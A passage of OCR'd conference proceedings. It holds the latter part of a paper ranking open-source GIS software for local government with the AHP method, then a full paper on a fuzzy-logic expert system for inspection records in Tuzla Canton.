- GRASS GIS (Geographic Resource Analysis Support System) is one of the first open source GIS software. It offers comprehensive GIS analysis functions for both vector and raster datasets. The original user interface of GRASS was in command line only. Quantum GIS GRASS can embed all functions via a graphic user interface (GUI) for easier public use. Multiple data input formats are available, including MySQL, DBF, Post GIS, and SQLite.
- Quantum GIS (QGIS) is a free software desktop Geographic Information Systems (GIS) application that provides data viewing, editing, and analysis capabilities. Quantum GIS (QGIS) provides a very nice integration with Python, a scripting language to automate or customize GIS functions. The software provides useful tools in GIS spatial analysis, geoprocessing, geometry, and data management tasks. Two unique features of QGIS include the linkage (expendable) to GRASS functionalities and the support of DWG file formats.
- KOSMO is one of the most popular open source desktop GIS (Java-based), providing a nice Graphic User Interface (GUI), GIS data editing tools, and spatial analysis functions [6]. KOSMO has improved cartographic and spatial analysis functions from OpenJUMP, providing a friendly and comprehensive GIS package for desktop computers. One major advantage of the capability KOSMO is for users to edit / modify vertices (a very detailed level of segment nodes) in vector-based layers.
- gvSIG was developed by the European GIS community offering multiple language user interfaces. gvSIG has nice vector data editing functions. gvSIG is well known for its flexible GIS data input format. You can use various GIS data formats (both vector and raster) and online resources (such as WMS, WFS and WCS). Some professionals believe that GIS gvSIG is becoming close to replacing ESRI ArcMap software.
- uDig is also a popular Java-based desktop GIS software. uDig offers strong capabilities to integrate Web mapping technologies, such as WMS, WFS, remote ArcSDE, WCS, GeoRSS and KML. The uDig website includes great tutorials and walkthrough documents for first-time users. uDig is built upon IBM's Eclipse platform with a "clean" user interface. uDig GIS provides several good functions, including the Styled Layer Descriptor (SLD) support, Web Catalog Server support, and thematic mapping with advanced symbology.

IV. CRITERIA FOR SELECTION SOFTWARE

To use the appropriate software is essential for obtaining high quality information as a pre-requisite for making decisions effective. This is especially important when making decisions important to the future development of the local community. To ensure proper quality it is necessary to properly execute the specification and evaluation software.

Evaluating software characteristics above stated, in relation to its objectives, was performed based on defined criteria ISO 9126 standard for software quality assessment. This is now one of the most influential standards in software engineering. Its hierarchical structure of criteria and sub-criteria makes it very suitable for the application of the AHP methodology. This standard defines six criteria and 27 sub-criteria to assess the quality of software [7]:

- Functionality - This attribute is defined as the degree to which functions the software satisfies stated or implied needs and can be broken down into five sub-characteristics as follows: suitability, accuracy, interoperability, compliance and security.
- Reliability - This attribute is defined as the capability of software that could maintain its level of performance under stated conditions for a stated period of time. It can be decomposed into three sub-characteristics as follows: maturity, fault tolerance and recoverability.
- Usability - This attribute is defined as the degree to which the software is available for use and can be broken down into three sub-characteristics as follows: understandability, learnability and operability.
- Efficiency - This attribute is defined as the degree to which the software makes optimal use of system resources. It can be decomposed into two sub-characteristics as follows: efficiency of this behavior and efficiency of resource behavior.
- Maintainability - This attribute is defined as the ease with which repair may be made to the software and can be broken down into four sub-characteristics as follows: analyzability, changeability, stability and testability.
- Portability - This attribute is defined as the ability of software that can be transferred from one

environment to another. It can be decomposed into four sub-characteristics as follows: adaptability, installability, conformance and replaceability.

V. EVALUATION OF SOFTWARES

A. *Process of evaluation*

On the basis of the completed surveys and interviews with several municipalities on the territory of Bosnia and Herzegovina, which geographically used information system in their daily work and decision making processes came to the conclusion that the application of GIS software commercial in small municipalities is unsustainable because of the large allocations for its maintenance in relative to their small budgets. The application of open source GIS software is the solution to this problem. However, the problem of implementation of the above software to answer the question "What is open source software that meets the specific requirements of local government?", As the offer of this software is really great.

This paper presents the application of AHP methodology in selecting the best opensource GIS software application at the local level. As for the evaluation criteria were used criteria defined software quality standard ISO 9126. It examined five opensource GIS software that have been identified based on interviews with experts who can base the development of open source modules for use in local communities: GRASS, QGIS, KOSMO, uDig and gvSIG.

To create a model applicable to AHP Expert Choice software, which fully supports the structure hierarchical structure of AHP methodology. The program allows structuring hierarchical model problem in several ways, and also comparing the couples in several ways. A special value of the program give different possibilities for the sensitivity analysis based on the visualization result of the input data changes.

The first step in this process was the definition of the goal. In this study, it was: "The choice of optimal opensource GIS software for use in local government", which is the aim of the research. The second step is to define an alternative. In this study it was five previously selected open source software's GIS (GRASS, QGIS, KOSMA, uDig and gvSIG). The third step is to enter the criteria against which assessment will be done. In this study, it was the six criteria of software quality: functionality, reliability, usability, efficiency, maintainability and portability. Fig. 2. showing workplace Expert Choice 2000, defined the elements of AHP model.

Since the establishment of a hierarchical structure of decision problems is made of elements in mutual comparison levels. Comparison is done in pairs, and compares the node with the higher level nodes of the next lower level. In our study we compared the criteria with a set objective, criteria and alternatives. When it is compared to every member of the lower level with all members of the first higher level. In comparison criteria in relation to the objective of evaluate the importance of that. weight the criteria to achieve this goal. In comparison




Figure 2. Windows of Expert Choice 2000 software with structured hierarchy AHP

alternative to the criteria evaluates the extent to which the benefits of one alternative to another alternative in comparison to the criterion. For the evaluation used a balanced Saaty scale (Tab. 1.) [8], since a large number of papers showed that the scale increases the reliability of the overall consistency of assessment and evaluation process reduces the waste hierarchy and calculating weight values.

During the evaluation were taken into account the

TABLE I. BALANCED SCALE

Definition	Balanced scale
Equal importance	1
Weak dominance	1.5
Strong dominance	2.33
Demonstrated dominance	4
Absolute dominance	9

comparative analysis of these available software, GIS expert opinion, and accumulated experience and expert knowledge of application technology in the local information Administrative community. Fig. 3. table shows the Expert Choice 2000 environment in which they entered ratings that compare the priority criteria in relation to its objectives. We note for example. functionality to the criteria and have the same usability significance in relation to the goal and put the score 1 (Equal importance), while the functionality significantly more important criteria in relation to the objective criteria than portability and therefore the score is placed 2.33 (Strong dominance).




Figure 3. Windows of software Expert Choice 2000 - table with marks

Analogous to evaluate the criteria was performed according to assessment of alternatives, i.e. software in relation to criteria (or sub criteria). Fig. 4. table shows the Expert Choice 2000 environment in which they entered the grades compare alternative features (opensource GIS software) in relation to one of the criteria (e.g., functionality). We note for example. GRASS software that has significantly greater functionality than the software and the data QGIS score 2.33 (Strong dominance). The same software compared to software evaluation is gvSIG 1.0 (equal importance), which means that these two software-the same level of functionality.




Figure 4. Windows of software Expert Choice 2000 - table with marks

During the assessment it is important to take into account the consistency of the appraisal process. This parameter is very important because any assessment of where a person is an important factor has a significant degree of subjectivity. Expert Choice 2000 software automatically calculates the degree of consistency when you type rating. If the result was sufficiently accurate and there is no need for correction in the reopening of comparisons and calculations necessary to the said level is less than 0.10. In Fig. 3. we can see that the degree consistency is 0.01 which is within tolerable limits.

B. The results of evalauation

Final results of AHP methods are weights of alternatives in relation to the goal, which is the sum of the first the greatest weight ratio is the best alternative, and the smallest - the worst. In Tab. 2. are given by weight coefficients obtained in this study:

TABLE II. RANKING OF ALTERNATIVES

Alternatives	Weight coefficients
gvSIG	0.270
GRASS GIS	0.222
QuantumGIS	0.191
uDig	0.170
KOSMO	0.146

Based on the values obtained by weight coefficients can be concluded that the open source gvSIG GIS software has the highest weight ratio and is most optimal for use in the development of geographic information systems of local governments. Fig. 5. shows a chart on which are displayed ranked software that was subject research and impact on the defined set of criteria aimed research.




Figure 5 Windows of software Expert Choice 2000 - Dynamic graph

In addition to ranking the alternatives used Expert Choice 2000 software offers a graphical display that allows a sensitivity analysis. For example, what the alternative was the order if certain criteria given greater importance in relation to the goal. The Expert Choice 2000 following charts are available:

- Performance - to compare the characteristics of alternatives (in our example software) with criteria (Fig. 7.).
- Dynamic - allows you to see how to dynamically change priorities alternatives if we change just by dragging the weight of individual criteria
- Gradient - allows you to see how the priorities of alternatives are sensitive to changes of certain criteria (Fig. 6.).
- Head to head - provides an overview of the advantages of one alternative over the other criteria.
- 2D – two-dimension comparison to the value of the two criteria in relation to alternatives.




Figure 6. Windows of software Expert Choice 2000 - graph Gradine

In Fig. 6. chart type "gradient" which shows the relationship between functionality and performance criteria that is an alternative. the software. From the diagram it can be seen that the two software GRASS and gvSIG have the best in terms performance functionality software.

This analysis significant especially when the difference between the weights of individual small or alternative simulation of the planned future state where it will get some criteria more important than now. An example of this trend of development of the QGIS software in new versions of a more integrated function of GRASS software. In this way, the software in the future to significantly increase its functionality. In that case, the functionality of the software QIS and gvSIG were the same, and the software then the two had almost the same weight ratio. Fig. 7. shows the ranking of alternatives in these conditions and the impact of increased usability criteria. On the chart shows that in these conditions there were two open source GIS software that meet the optimal conditions for the use of GIS in local government.




Figure 7. Windows of software Expert Choice 2000 - Performance graph

VI. CONLUSION

Solving the problem of optimal choice of GIS software for use in GIS applications in local government applying appropriate mathematical methods. Since optimal solutions to these problems generally do not exist, this paper applied the multicriteria analysis (AHP method) based on the criteria of ISO 9016 standards.

The presented results of a can't be generalized, but regarded as a representation of a single methodology to solve this problem specifically.

Finally, it can be concluded that the combination of a hierarchical structure of criteria and AHP methodology has proven very successful in the selection of the optimal analyze software. Displayed methodology can be successfully applied to a wide range of problems encountered during the development of GIS.

REFERENCES

[1] T.L. Saaty, "The Analytic Hierarchy Process," McGraw-Hill Co., New York, NY. 1980.

[2] T.L. Saaty, "Decision Making for Leaders: The Analytic Hierarchy Process for Decisions in a Complex World," RWS Publications, Pittsburgh, May 1999.

[3] T. L. Saaty, "Relative Measurement and Its Generalization in Decision Making: Why Pairwise Comparisons are Central in Mathematics for the Measurement of Intangible Factors - The Analytic Hierarchy / Network Process, Journal of the Royal Spanish Academy of Sciences, Series A, Mathematics, Madrid, 2008. Available at http://www.rac.es/ficheros/doc/00576.PDF.

[4] GNU, "The Free Software Definition," [online] GNU Operating System, 2011. Available at: http://www.gnu.org/philosophy/free-sw.html

[5] M-H. Tsou, J. Smith, "Free and Open Source Software for GIS education," White Paper Department of Geography, San Diego State University, January 2011. Available at: http://geoinfo.sdsu.edu/hightech/WhitePaper/tsou_free-GIS-for - educators-whitepaper.pdf

[6] P. Ramsey, "The State of Open Source GIS," Refractions Research, Victoria, BC, USA, 2007.

[7] ISO/IEC 9126-1:2001, Part 1: Quality model

[8] AA Salo and RP Hämäläinen, "On the measurement of preferences in the analytic hierarchy process," J. Multi-Criteria Decision Analyze 6 (6), pp.309-319, 1997.

Raising the quality of the inspection control with the support of an expert system

Nermin Sarajlić, Besim Duraković, Nijaz Delić
* Faculty of Electrical Engineering University of Tuzla /, Tuzla, Bosna and Herzegovina
** Cantonal Administration for Inspection Affairs of Tuzla Canton./Manager, Tuzla, Bosna and Herzegovina
*** Cantonal Administration for Inspection Affairs of Tuzla Canton./IT Department, Tuzla, Bosna and Herzegovina
d.nijaz@bih.net.ba

***Abstract* — The paper defines key terms in this area and described has the modern trend organizations of public service inspection services. Shown are the essential elements of the model of expert system based on fuzzy logic, presented in the case of electronic records of the inspection control. The characteristic of this system is a simple application of expert knowledge. Established is the model of deployment of knowledge in expert system through the checklists and the production's rules. The decision-making mechanisms presented an expert system has a universal character of decision making.**

Unlike the traditional method, conducting the inspection with the assistance of expert systems is suitable for raising the level of quality the inspection control. The procedure of the inspection control is more transparent and objective and subjective errors were reduced to minimal levels

Given the characteristics of the model of an expert system, its application is simple and in other organizations, public administrations and businesses.

***Keywords* — knowledge base, expert system, inspection control, public administration**

I. INTRODUCTION

Informational - Technical (IT) systems are an essential part of management information infrastructure of any economic entity or administrative authorities, which in addition are used for recording, processing, storage everyday and standard business transactions.. The concept of using information technology is based on the assumption that providing the right information to right people at the right time can lead to significant changes in the work of an organization. Today it is impossible to imagine effective business processes without the existence of these systems. Results that are expected of business management information systems are accurate, timely, precise and highly reliable information, which by its content and form appropriate to the needs and requirements management. For making good decisions, it is necessary to introduce a range of information in different ways, and if necessary apply the simulation mechanism by which we can see the consequences of decisions.

The essential feature of modern business is the ability to quickly respond to new customer needs, and constant adaptation to changing circumstances in the environment. Successful management of the organization and tracking of information through the strategic level, management level and operational level implies a continuous monitor running processes and early diagnosis of problems through proper analysis and decision support systems.

U Nowadays, when we are overwhelmed by large amounts of the information's, it is important to distinguish the important from the unimportant, to identify useful sources of information, collect information, analyze it in the context of specific decisions and to deliver results. All this requires the use of professional knowledge, skills and experience in decision quality decisions. Processing this information without expert IT system would be unthinkable, and their task is to provide all relevant information and enable the investigation of impacts of possible decisions. Of course, that should the desired outcome was achieved, needed is a way of setting and effectiveness of business information infrastructure tailored to the needs of business and strategic objectives.

The goal of the introduction of new methodologies, technologies and platforms is the strategic use of information aimed at continuous improvement of business processes. The advantages are realized in part to increase the quality of strategic and operational decision-making, faster decision-making process, ease and promptness to recognize changes in the environment, efficient management of information accessible to employees in the organization, increase competitiveness and profitability, and predicting customer needs for simple business.

Using fuzzy logic in the process of implementation tools for the electronic records of inspection outlook should improve the use of such systems and provide an even better to understand the behaviour of supervised entities.

II. ANALYSIS OF THE ENVIRONMENT

A. The reorganization of public administration

The introduction and application of modern information and communication technologies is one of the priorities within the overall construction and operation of the administrative system in Bosnia and Herzegovina. The basic intention is that, according to changes in economic and political spheres and

reorganization of the overall structure of the management and leadership, establishes important new position, organization and operations of public administration, to ensure faster and cheaper, and better services to citizens. Reorganize the structure of the management system should be made so that the new organization of all services to support the expected changes, which creates a more certain and more modern vision of the future of Bosnia and Herzegovina [1].

Generally, inspection control involves tasks of control and monitoring implementation of the regulations prescribed by the particular social and political community. Inspection control is a very important function in the functioning of the economy and in the functioning of state institutions and public sector in general. A large number of factors have contributed to the necessary use of information technologies in inspection services in order to overcome a series of problems that have burden level of development of inspection systems (planning, managing, executing, monitoring and reporting of inspections, recording of communications, etc.) [2].

The result of the business activities of the inspection service is a set of documents in different formats and on various media: business documentation, project documentation, commercial classical and electronic mail, audio and video recordings, faxes, documents quality systems, contracts, etc. The documentation that is now generated in electronic form is are functionally linked to already existing documents in paper form, and this is the next stage in the process of business inspection services towards overall management and decision making using information technology.

Electronic records inspection controls is a new type of processing inspection controls, according to the tests performed over the Internet, and contacts with local and foreign experts in the field of inspection services, has not confirmed the information that has implemented a project of this form and purpose in neighboring countries or in other European countries [3].

The goal of such systems is designed to establish the so-called intelligent enterprise which combines rational, emotional and spiritual intelligence, and has the ability to analyze and socialization skills. The electronic record becomes also a place where users focus on the rapid distribution of the learning process in order to on the grounds that capitalize the potential of knowledge achieved in the organization. Reduction of the time between learning and teaching could be the best indicator quotient of intelligence in entrepreneurship [4].

B. Informational - Technical Systems

IT systems in technical view can be defined as a set of interrelated components that collect, process, record and distribute information to support decision-making, coordination and supervision in the organization. Construction and management of such systems today, including a much larger part of the organization than in the past. Previous systems produced was technical changes that have acted for only a few people in an organization, while modern systems make managerial changes (who has that information, and to whom, when and how often to take an adequate decision, etc.) and institutional changes (which services are available, under any circumstances, by whom). Considering that organization of public administration move toward "digital organizations", almost all managers and employees in the organization of public administration, as well as users and providers participating in the various systems of government directly or indirectly, all of which are interconnected by a digital informational environment. According to one of the standpoint of [5] modern IT systems organization supported based on information technologies can be divided into: operating IT systems and management IT systems.

Operating IT systems are designed to handle data generated in the business and technological processes, and also provide data and information for business operations. Managerial IT systems occurring as a reflection of the needs management to adequately ensure necessary information for decision making and management [5].

When it comes to IT systems, it is important to emphasize that the purpose of IT systems is reflected in the fact that by using technical support made to the necessary operations with data and information. Therefore, the collection and exploitation of knowledge (data and information) becomes the reason for its existence, not just a useful initiative. In addition, the collected knowledge should be shared so that it exceeds the individual knowledge into the collective knowledge. Accumulated knowledge so represents structured capital that can serve as a springboard for innovation and creating value. To the knowledge functioning, necessary is the knowledge to give explicit and strictly defined rules. Nowadays, organizations must provide the conditions and organizational practices that will enable the sharing of accumulated knowledge. Thus, the sharing of knowledge becomes the most important factor in the internal organization of each organization [4].

III. STRUCTURE IN THE MODEL OF EXPERT SYSTEM

A. Expert Systems

IT systems that include organized knowledge, so that an appropriate level may perform the role of an experienced consultant in the area, represent a system based on knowledge or expert systems (ES). In the available literature may be found different definitions of ES, one of them is that the ES implies this kind of software or software on the computers, which in greater or lesser extent, replaced by man-expert. ES should be able, on the basis of input data and built-in logics algorithms (decision rules) and thus created knowledge base, effectively assisted for users in solving specific problems [6].

ES is a highly complex software package, which consists of a number of smaller software units and modules, and two main parts are: connected modules (interface) and the nucleus of ES (knowledge base and

decision-making modules) [6]. Therefore we can say that the ES based on the knowledge bases, and the quality of the knowledge base and method of making a direct impact on the performance of these systems. Knowledge bases are formed from the factual data (e.g. legislation, documents, etc.) and heuristic knowledge (knowledge which a man acquires based on experience).

Adherence to these methods of classification of information is necessary to form an expert group whose task is to present the knowledge in the form of suitable data structure, so that they can be effectively used in solving problems. In addition, the task team is to encompass as much as possible more data, facts and logical decisions, so that ES can help in finding appropriate solutions in the shortest time. ES must be able to ''learn'' and ''accepting'' new knowledge in areas that include. With the aim to a better knowledge transfer to the users ES, other than the proposed solution, the user always has at its disposal the use of statistical data and intuitive knowledge (called heuristics) [7].

B. Development of the structure model of an expert system

Structure of the model ES starts from the fact that the ES is not designed to gives a final and irrevocable decision, on the one hand, while on the other hand, users must have easy communication with the computer system and the accompanying application. Based on the analysis, it was found that the implementation the data of ES in the observed environment, enabled through the control list (check list) as a module for the interpretation of knowledge. The application of control lists is extremely wide and often in today's informational processing. Way of making these check-lists can be created in different ways and it is difficult to determine the reference model. The obligation of the expert team for drafting the ES was to be used by contemporary developments in the subject area, but also to identify significant results arising from long-standing practice.

In the observed organization of public administration expert team has determined that the preparation of the control list to make the most appropriate combination of legal regulation and business processes within an organization [3]. Or in our case, where was suggested creating the following key elements of the control lists:

- the areas of control;
- groups and subgroups of items control;
- elements of connection to members of the regulations;
- determine the appropriate questions and answers;
- determine administrative, foul, and other measures
- elements of the relationship measures against members of the regulations;
- determine the penalty provisions;
- determine the mechanism of logical decision-making (using rules of type "IF .. $\rightarrow$ THEN").
- identify documents for presentation of the measures; ...

Specified key elements should be properly defined and designed so that they can function as a unit. These elements are used to create a base rules by the method of production's rules. The basic component of this system is the appropriate mechanism for deciding. Otherwise, the mechanism of decision making represents simple programming loops whose task is to determine the authenticity of the conditions and rules to carry out appropriate actions when the condition is fulfilled [6]. The quality of this mechanism depends on the well-chosen control questions, well-chosen answers, and properly conducted of assessment.

Production rules usually are the most popular methods of representing knowledge in the ES, because they are very suitable for the formal presentation of recommendations, directives and strategies, are particularly suitable for the implementation of intuitive knowledge. In the organization of public administration is often used intuitive knowledge, given the specific tasks that are performed in these organizations. Rules are created for all variants and should be presented in a universal form. After that, they can be classified into appropriate fuzzy sets. The next step requires the definition of linguistic variables and defines the area and joins a typical list of adjectives for each linguistic variable [8].

In continue this paper we give examples of decision-making mechanisms that was implemented in the model ES electronic records inspection. We should not forget that the decision-making mechanisms have universal character, and its application can be integrated to other organizations and their IT systems.

Simplest example of decision-making takes place in the case of the control issues when it is established that an entity meets the control law defined obligations specified in question of control. The degree of fulfillment of defined the obligations the user will specify when you create a description of the facts. As an aid in preparing the description of the facts the user can use the knowledge base description of the facts developed as a result of analysis by an expert team, with respect to the area that includes a control issue. Specifically experiential knowledge and practice have shown that the description of the facts in the processing of the same control issues the same or very similar in most cases. However, users of the system can perform the necessary additional correction offered a description of facts and bring additional specifics related to the specific control.

The following example includes control, in which it was established that the observed subject of supervision does not fulfill the obligations prescribed by law and specified in the control issue. Then a mechanism decision-making should provide support to user when decision on taking the necessary measures. . Description of the facts, which is here required, using the logic of decision making referred to in the previous example. For the selection of measures that can be applied in this case, users can use a knowledge base measures. The choice of measures is taking place so that the mechanism of decision-making depending on the importance of the area

of surveillance, the type and nature of the misdemeanor committed, propose appropriate measures to users of the system can take to the subject of supervision in the reference case (eg the area of surveillance, which includes food control or field control, which includes safety employees, etc. are very important, unlike the area of supervision imposed by the general measures for the control subject).

When performing the inspection, it is necessary to take into account that a user of system can get the input data for which is not sure to be completely accurate, or not sure in the data collected from the environment, or there is uncertainty about the degree of relevance to the problem. All these sources of uncertainty must be taken into account during the process of reasoning. The final advice that an expert person given must be qualified certain degree of certainty [6]. Therefore, it is important to address issues in the control users of system is allowed to come into a situation of uncertainty in decision making. Problems of this type are solved by using the mechanism and the factors of certainty, with the task to user of the system provide indicators that will user refer the user that to properly render its decision. The values of parameters in our case can be obtained on the basis of data on pre-treated and control issues and may include the following parameters: the number of inspections, number and type of measures taken, and information about users who have undertaken such measures. In this way, users of the system for correct make a decision have the following possibilities: to introduce one or more factors of certainty, execute an individual insight into the previous control, how to take the decision of another user who is considered to possess significant experience in performing inspections.

The observed ES is based on production rules, which can be applied to the module of abstraction knowledge. The architecture of these modules is based on programs for analysis and synthesis, a common is commonly referred to as mechanism the introduction of information, with the task of to prepare information in a form suitable for logical processing. There are different forms and types an abstraction of knowledge, while common to them all is the general mechanism of learning and independent decision making [6]. Systems for the abstraction of knowledge as a mechanism of decision making can be used by the feedback. The characteristic of these systems is to require that each "new term" pass additional expert test and / or decision-making mechanisms [7].

An example of this form of abstraction of knowledge has been applied in the data generated as a consequence of the description of a particular event, in our case the description of the facts. The task of the expert team to process newly created record in the database, and determines whether the data represent "a new knowledge" in the subject area or are already familiar with the facts.

All elements of the control questions (measures, documents and other consequential measures) should be assigned specific weighting factors that influence the outcome of the review of inspection control. When choosing the weight factors important role has the expert team, and from their knowledge and skills depends on the size, shape and fineness of division weighting factors.

Consider following the example: in inspection control has been processed a certain number of control issues in certain administrative areas. For each question there is a clearly defined answer: that subject supervision or fulfilling or not fulfilling the obligations stipulated by the law, that is control question was properly or disorderly. What can we introduce the following manner:

- IF the subject of control meets the legally prescribed obligations THEN the control question properly; or
- IF the subject control does not meet the obligations stipulated by the law THEN the control question incorrectly.

After processing all the anticipated questions in one inspection control is necessary to determine the state of inspection control. Classical logic, in which are permitted only sharp boundaries between the classes, what it is much farther from the human perceptual mechanisms, rather than this is the case with fuzzy logic. In our case the processing state of the inspection control the application of classical logic would have to choose between two states, that the finding of a neat or messy, or simply put, this outcome points to the fact that all the questions orderly or disorderly. This approach is relatively simplify the actual situation which is obviously imprecise because they are neglected the nuances that exist in carrying out the inspection. From the foregoing, the visible are limits deriving using the classical logic.

Therefore, the definition of key indicators using fuzzy logic contains a classification system that has a truer to reflection of human decision-making process. These systems allow the definition of a range of key indicators using fuzzy logic, which is very close to human thinking and understanding of categorization.

Determining the state of inspection control is based on the input parameters define the following terms: orderly control (OC), partial orderly control (PC), messy control (MC), more messy control (MMC), critical control (CC). This approach provides a finer division of the state of the inspection control. The share of neat and messy questions to assess the inspection control determines are by a team of experts by a number of defined elements. In our case it was found that the inspection control orderly, if control issues witch are messy belong to set (0, 1); partly orderly control if the set (0, 2); messy control if the set (1, 3); more messy control if the set (2, 4), a critical control if the set (3, and more). Figure 1. give provides a way of defining the range of indicators of state inspection control.

The next task is to ES based on the data collected to make a decision about the character of the subject control. Of course, we should define a set of basic data that will on adequate means to make a finer division of character of the subject control.




Figure 1. Defining the fuzzy classes level indicator for inspection control

In establishing these categories, except for data on the status of the inspection supervision, an important role has the number and type of measures imposed by the subject control to be met, the degree of compliance with measures imposed, and the collaboration of subject control during the supervision of an authorized person. In a similar way as in the previous case, and here you can import the following expressions for the evaluation of the character of a subject control such as a neat, mostly normal, unknown, messy and risky. Here it should be noted that the estimate of the character of the subject control can not be equated with the status of the inspection control. The model presented the results of the inspection control joins categories that provide further information on the subject control, the inspectors who supervise and control areas. All of the above allows better undertake the planned activities within the observed organization of public administration.

However, the performance of ES greatly depends on the quantity and quality of data used in decision-making mechanisms and decision-makers (the smaller number of data in knowledge bases and provides a low-quality decisions ES) [6]. Therefore, ES has duty registration new cases, creating new rules in the algorithm of learning and preparation for the recording of data in knowledge base.

Knowledge management does not have its final definition it is generally regarded as a process through which organizations create value-added "accumulating knowledge base". The process of accumulation or the formation of such "a knowledge base", respectively values of the organization through the enrichment of its academic resources, involves the sharing of knowledge between employees, organizational units within the organization, thee many different organizations together. Also, an important way of generating knowledge is getting information from clients, through which organization can assess the quality of service, and adapt their internal processes are constantly fluctuating demands of customers [10].

IV. Conclusion

From the viewpoint of public administration timely information, as well as the possibility of successful accumulation, storage and sharing of knowledge, are all important factors involved in creating a public benefit. The process of knowledge sharing takes place between actors in the public sector as well as between public and private sectors, and most importantly, between government and citizens. Besides a good knowledge management will enable the delivery of quality, and adapted public services to citizens, and will create conditions for making decisions that could improve outcomes of public policies. At the same time, the creation of knowledge among citizens about the nature of public policy and action authorities, will contribute to the growth of trust. Especially in the decision-making, in the form of documents or measures, public authorities will often have to deal with complex and chaotic environment, how human society actually is. These challenges will require of decision-makers constant access to new and relevant information and work in a collaborative environment.

In contrast, the bureaucracy have traditionally monopolized and centralized knowledge, and they are it linked by transmitter in the direction up the ladder, instead of that it do of a widely accessible. Logic, however, goes in favor of that maximization of knowledge requires multiplication of common space for the creation of knowledge, of their integration and participation as many as possible number carriers of knowledge, apropos people.

We may conclude that the work of public administration largely boils down to knowledge management and information. Whether it was on the nomination and voting laws, keeping records for the regulation of certain social and economic sectors, to conduct administrative proceedings, or decision-making at all levels within the public administration on adequately available to the reach and speed of data is crucial for its successful operation. In the context of delivery of public services, the knowledge gained through transactions with citizens, will be used to adapt service and changing them according to the demands of citizens.

The task ES is to enable all users of the system using of formalized the knowledge of expert team. The expert team has worked to develop the necessary indicators and their threshold value, belonging to the individual of categories, determining the model rules, the interactions among the rules, and optimization and interpretation of the created model. This team is constantly working on the updating and optimization of a defined model, defining a development strategy in relation to all participants on the basis of the results achieved.

Using modern tools in formalize knowledge of the expert team, this is enabled the development of ES for the Cantonal Administration for Inspection Affairs of Tuzla Canton. Period of development and testing lasted since 2008th – 2009th year. From 2010th year the electronic records of the inspection controls with the use of ES in its entirety applies to all the inspections controls. Using the proposed structural model ES, it is enabled better control and transparency in the work. Also, this system provides very faster and efficient analysis of data on the subjects of surveillance, the number of performed

supervision and the measures taken, etc. On the basis of a number of reporting tables and associated the application and knowledge of the ES, the inspectors have enabled rapid and accurate the inspection control with very little likelihood of making mistakes in creating documents.

